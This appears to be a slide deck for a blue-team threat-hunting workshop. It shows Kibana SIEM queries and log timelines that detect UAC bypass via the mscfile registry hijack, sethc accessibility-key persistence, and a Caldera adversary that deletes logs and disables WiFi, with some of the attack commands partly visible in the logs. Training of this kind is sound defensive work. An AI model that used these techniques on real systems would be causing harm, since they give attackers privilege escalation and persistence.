HOST-1 Operation - 2020-01-30

include agent output

Download report

Delete

FINISHED

1 MIN 3 SEC

8 DECISIONS

100%

queued

collected

success

failure

timeout

discarded

untrusted


visible

+ potential links

2020-01-30 14:52:10	agent#381294... Disrupt WIFI (CLEANUP)	★
2020-01-30 14:52:07	agent#381294... Disrupt WIFI	★
2020-01-30 14:52:01	agent#381294... Preferred WIFI	★
2020-01-30 14:51:55	agent#381294... Scan WIFI networks	★
2020-01-30 14:51:34	agent#381294... Collect ARP details	★
2020-01-30 14:51:34	agent#381294... System processes	★










# Blue Team Exercise

- <http://10.0.0.222:5601>



# Elastic Query Language Tips

- Beats data is in Elastic Common Schema (ECS)
- <https://www.elastic.co/guide/en/ecs/current/index.html>
- field:value
- agent.hostname:"host-x"
- agent.hostname:"host-x" and event.code:1
- agent.hostname:"host-x" and process.name:"powershell.exe"

# Kibana SIEM

Overview - Kibana

10.0.0.222:5601/app/siem

SIEM / Overview

Recently viewed

Discover

Visualize

Dashboard

Canvas

Maps

Machine Learning

Metrics

Logs

APM

Uptime

SIEM

Dev Tools

Collapse

Network

Timelines

Anomaly detection

Add data

Management with the Elastic Stack

Information & Event Management

reviewing our [documentation](#) or

information about upcoming features

to check out our [SIEM solution](#)

Host events

Showing: Last 24 hours

Auditbeat Audit0

Auditbeat File Integrity Module0

Auditbeat Login0

Auditbeat Package0

Auditbeat Process0

Network events

Showing: Last 24 hours

Auditbeat Socket0

Filebeat Cisco0

Filebeat Netflow0

Filebeat Palo Alto Networks0

Filebeat Suricata0

Timeline

## Threat Hunting Attack 1

**Hypothesis:** Attackers are abusing Bypass User Account Control

# Threat Hunting Attack 1

- Search for modification of registry control keys
  - **event.code: 13**
  - **"mscfile"**

**agent.hostname:"host-X"**  
**and event.code:"13"**  
**and mscfile**

What was the Parent  
PID?

Drag/Drop the hostname from the  
table to the top of the page

# Threat Hunting Attack 1

- Search for the process which modified the registry
  - `event.code:1`
  - `process.pid:XXXX`

What was the Parent  
PID?

`(event.code:13 and mscfile) or`  
**`(event.code:1 and process.pid:xxxx)`**

# Threat Hunting Attack 1

- Search for the process which spawned this process
  - `event.code:1`
  - `process.pid:XXXX`

`(event.code:13 and mscfile) or  
(event.code:1 and (process.pid:xxxx or  
process.pid:yyyy))`

What was the Parent  
Process Name? What  
does that mean?

# Threat Hunting Attack 1

- What We Know:
  - User opened cmd.exe from the file explorer
  - User ran a reg query to modify the OPEN command for mscfile types
  - If that users were to open any mscfiles, it will spawn cmd.exe
- What To Search Next:
  - Did the user actively abuse this technique?



# Threat Hunting Attack 1

- Search for execution of cmd.exe related to MSC files
  - **event.code: 1**
  - **process.name: "cmd.exe"**

**(event.code:13 and mscfile) or (event.code:1  
event.code:"1"and (process.pid:xxxx or  
process.pid:yyyy))**

**or (process.name:"cmd.exe" and \*.msc)**

# Threat Hunting Attack 1

- Search to see if this process is a parent
  - **event.code: 1**
  - **process.pid: "zzzz"**
  - **process.parent.pid: "zzzz"**

`(event.code:13 and mscfile) or (event.code:1  
event.code:"1"and (process.pid:xxxx or  
process.pid:yyyy))`

**`or (process.pid:zzzz or process.parent.pid:zzzz)`**

# Threat Hunting Attack 1

SIEM / Timelines

OverviewHostsNetworkTimelines

Timelines

All timelines

e.g. timeline name, or description

Showing: 1 timeline

Timeline name

Host-1 Timeline

Rows per page: 10

Host-1 Timeline

Description

Notes 0

Feb 4, 2020 @ 14:13:25.92 → Feb 4, 2020 @ 15:34:23.42

Refresh

OR

host.name: "host-1" X

Drop here to build an OR query

AND Filter

(event.code:"13" and mscfile) or (event.code:1 and (process.pid:2704 or process.pid:5124 )) or (process.pid:5768 or process.parent.pid:5768)

Columns	@timestamp ↓	process.parent.pid	process.pid	process.name	process.args	event.category	event.action	hos
>	Feb 4, 2020 @ 15:13:05.001	5768	2940	tasklist.exe	tasklist	process	Process Create (rule: Proc...	hc
>	Feb 4, 2020 @ 15:13:01.528	5768	4952	PING.EXE	ping google.com	process	Process Create (rule: Proc...	hc
>	Feb 4, 2020 @ 15:12:58.334	5768	4020	whoami.exe	whoami	process	Process Create (rule: Proc...	hc
>	Feb 4, 2020 @ 15:12:56.722	2168	5768	cmd.exe	C:\Windows\System32\cm...	process	Process Create (rule: Proc...	hc
>	Feb 4, 2020 @ 14:38:17.207	—	2704	reg.exe	—	—	Registry value set (rule: Re...	hc
>	Feb 4, 2020 @ 14:38:17.181	5124	2704	reg.exe	reg.exe add hkcu\software\classes\ms... /ve /d C:\Windows\System32\cm... /f	process	Process Create (rule: Proc...	hc
>	Feb 4, 2020 @ 14:36:49.733	1308	5124	cmd.exe	C:\Windows\system32\cm...	process	Process Create (rule: Proc...	hc

7 of 7 Events

Updated 2 minutes ago

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## Threat Hunting Attack 2

**Hypothesis:** Attackers are abusing Windows Accessibility Keys

# Threat Hunting Attack 2

- Search for execution of Accessibility Keys
  - **event.code:** 1
  - **process.name:** sethc.exe, utilman.exe, osk.exe, sethc.exe, magnify.exe, DisplaySwitch.exe, or AtBroker.exe

**agent.hostname:"host-X" and  
event.code:"1" and**

**(process.name:("sethc.exe" or "atbroker.exe" or  
"utilman.exe" or "osk.exe" or "magnify.exe" or  
"DisplaySwitch.exe"))**

Shorthand to just  
sethc.exe for  
simplicity

# Threat Hunting Attack 2

- Search for Accessibility Key registry modifications
  - **event.code:** 13
  - “Image File Execution Options”
  - <list of accessibility exes>



What is the PID?

**event.code: "13" and**

**“Image File Execution Options” and ("sethc.exe" or "atbroker.exe" or "utilman.exe" or "osk.exe" or "magnify.exe" or "DisplaySwitch.exe")**

# Threat Hunting Attack 2

- Search For Process History

- **process.pid:xxxx**

- **process.pid:yyyy**

PID for parent process

**process.pid:xxxx or process.pid:yyyy**

# Threat Hunting Attack 2

- What We Know:
  - User opened cmd.exe from the file explorer
  - User ran a reg query to modify the Debugger command for sethc.exe
  - If that users were to open sethc.exe, it would open cmd.exe
- What To Search Next:
  - Did the user actively abuse this technique?



# Threat Hunting Attack 2

- Search for process information
  - **event.code: 1**
  - **process.name: "cmd.exe"**

**event.code: "1" and  
process.name: cmd.exe**



One of these  
should look odd

# Threat Hunting Attack 2

- Search for process tree
  - **event.code: 1**
  - **process.pid:xxxx**
  - **process.parent.pid:xxxx**

**event.code:"1" and  
(process.pid:xxxx or process.parent.pid:xxxx)**

# Threat Hunting Attack 2

SIEM / Timelines

Overview Hosts Network **Timelines**

Timelines

All timelines

Showing: 2 timelines

☐ Timeline name

☐ Host-1-2 Timeline

☒ Host-1-1 Timeline

Rows per page: 10

Host-1-2 Timeline

Description

Notes 0

Feb 4, 2020 @ 14:41:39.00 → Feb 4, 2020 @ 16:03:24.31

Refresh

OR

host.name: "host-1" X

Drop here to build an OR query

AND Filter

(process.pid:5448 or process.pid:6024) or (event.code:1 and (process.pid:5860 or process.parent.pid:5860))

Columns	@timestamp ↓	process.pid	process.parent.pid	process.parent.name	process.name	message	event.category
>	Feb 4, 2020 @ 16:01:38.607	5860	5860	cmd.exe	whoami.exe	Process Create: RuleName: ...	process
>	Feb 4, 2020 @ 16:01:33.768	3032	5860	cmd.exe	NETSTAT.EXE	Process Create: RuleName: ...	process
>	Feb 4, 2020 @ 16:01:32.004	5356	5860	cmd.exe	NETSTAT.EXE	Process Create: RuleName: ...	process
>	Feb 4, 2020 @ 16:01:30.359	5668	5860	cmd.exe	ipconfig.exe	Process Create: RuleName: ...	process
>	Feb 4, 2020 @ 16:01:27.202	4436	5860	cmd.exe	ARP.EXE	Process Create: RuleName: ...	process
>	Feb 4, 2020 @ 16:01:22.480	5860	576	winlogon.exe	cmd.exe	Process Create: RuleName: ...	process
>	Feb 4, 2020 @ 15:51:03.975	5448	—	—	reg.exe	Registry value set: RuleNam...	—
>	Feb 4, 2020 @ 15:51:03.971	5448	6024	cmd.exe	reg.exe	Process Create: RuleName: ...	process
>	Feb 4, 2020 @ 15:50:23.256	6024	1308	explorer.exe	cmd.exe	Process Create: RuleName: ...	process

9 of 9 Events

Updated 30 seconds ago

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# Threat Hunting Caldera

**Hypothesis:** Attackers are doing ??



Adversaries



Adversaries are collections of ATT&CK TTPs, designed to test specific threats. Build or review existing adversaries here.

Nosy Neighbor

Add phase

Save

# Nosy Neighbor

Find preferred WIFI networks & disrupt the current connection

## Phase 1

+ add pack + add ability

### Avoid logs

DEFENSE-EVASION | FILE DELETI...




## Phase 2

+ add pack + add ability


### Identify active user

DISCOVERY | SYSTEM OWNER/USER DISCOV...



### Collect ARP details

DISCOVERY | REMOTE SYSTEM DISCOV...



### System processes

DISCOVERY | PROCESS DISCOV...



## Phase 3

+ add pack + add ability

### Scan WIFI networks

DISCOVERY | SYSTEM NETWORK CONFIGURATION DISCOV...



## Phase 4

### Preferred WIFI

DISCOVERY | SYSTEM NETWORK CONFIGURATION DISCOV...



## Phase 5

### Disrupt WIFI

EXECUTION | COMMAND-LINE INTERF...



Which is least likely to occur under normal operations?

# Threat Hunting Caldera Attack

- Avoid Logs (Defense Evasion | File Deletion)
- Identify Active User (Discovery | System Owner/User Discovery)
- Collect ARP Details (Discovery | Remote System Discovery)
- System Processes (Discovery | Process Discovery)
- Scan WiFi Networks (Discovery | System Network Config Discovery)
- Preferred WiFi (Discovery | System Network Config Discovery)
- Disrupt WiFi (Execution | Command-Line Interface)

# Threat Hunting Caldera Attack

- ~~● Avoid Logs (Defense Evasion | File Deletion)~~
- Identify Active User (Discovery | System Owner/User Discovery)
- Collect ARP Details (Discovery | Remote System Discovery)
- System Processes (Discovery | Process Discovery)
- ~~● Scan WiFi Networks (Discovery | System Network Config Discovery)~~
- ~~● Preferred WiFi (Discovery | System Network Config Discovery)~~
- Disrupt WiFi (Execution | Command-Line Interface)

# Threat Hunting Caldera Attack

- Identify Active User
  - whoami, query user, others?
- Collect ARP details
  - arp, others?
- System Processes
  - tasklist, wmic process, others?
- Disrupt WiFi
  - netsh, others?



# Threat Hunting Caldera Attack

SIEM / Timelines

Overview

Hosts

Network

Timelines

Timelines

All timelines

e.g. timeline name, or description

Showing: 3 timelines

Timeline name

Host-1-Caldera

Host-1-2 Timeline

Host-1-1 Timeline

Rows per page: 10

Host-1-Caldera

Description

Notes 0

Feb 5, 2020 @ 08:48:49.36 → Feb 5, 2020 @ 10:48:49.36

Refresh

host.name: "host-1"

Drop here to build an OR query

Filter

(process.pid:(5232 or 852 or 1268 or 4656)) or (process.pid:(5420 or 264 or 3980 or 5036)) or process.pid:(4072 or 5632)

	@timestamp ↓	process.pid	process.name	process.args	process.parent.pid	process.parent.name	file.path	message
>	Feb 5, 2020 @ 10:31:59.768	5232	netsh.exe	C:\Windows\system32\net... interface   set   interface name=Wifi admin=ENABLED	5420	powershell.exe	—	Process Create: Rule
>	Feb 5, 2020 @ 10:31:59.454	5420	powershell.exe	—	—	—	C:\Users\travis\AppData\L...	File created: RuleNa
>	Feb 5, 2020 @ 10:31:59.360	5420	powershell.exe	powershell.exe -ExecutionPolicy Bypass -C .\wifi.ps1 -On	4072	ccSetMgr.exe	—	Process Create: Rule
>	Feb 5, 2020 @ 10:31:55.801	852	netsh.exe	C:\Windows\system32\net... interface   set   interface name=Wifi admin=DISABLED	264	powershell.exe	—	Process Create: Rule
>	Feb 5, 2020 @ 10:31:55.442	264	powershell.exe	—	—	—	C:\Users\travis\AppData\L...	File created: RuleNa
>	Feb 5, 2020 @ 10:31:55.357	264	powershell.exe	powershell.exe -ExecutionPolicy Bypass -C .\wifi.ps1 -Off	4072	ccSetMgr.exe	—	Process Create: Rule
>	Feb 5, 2020 @ 10:31:48.791	1268	netsh.exe	C:\Windows\system32\net... wlan   show   profiles	3980	powershell.exe	—	Process Create: Rule
>	Feb 5, 2020 @ 10:31:48.432	3980	powershell.exe	—	—	—	C:\Users\travis\AppData\L...	File created: RuleNa
>	Feb 5, 2020 @ 10:31:48.353	3980	powershell.exe	powershell.exe -ExecutionPolicy Bypass -C .\wifi.ps1 -Pref	4072	ccSetMgr.exe	—	Process Create: Rule

# Apply What You Have Learned Today

- Next week you should:
  - Identify log data sources being collected
  - Map current hypothetical coverage of MITRE ATT&CK
- In the first three months following this presentation you should:
  - Setup sample machines to red team against
  - Practice with manual attacks from Atomic Red Team
- Within six months you should:
  - Begin automating attacks
  - Threat hunting against real data and systems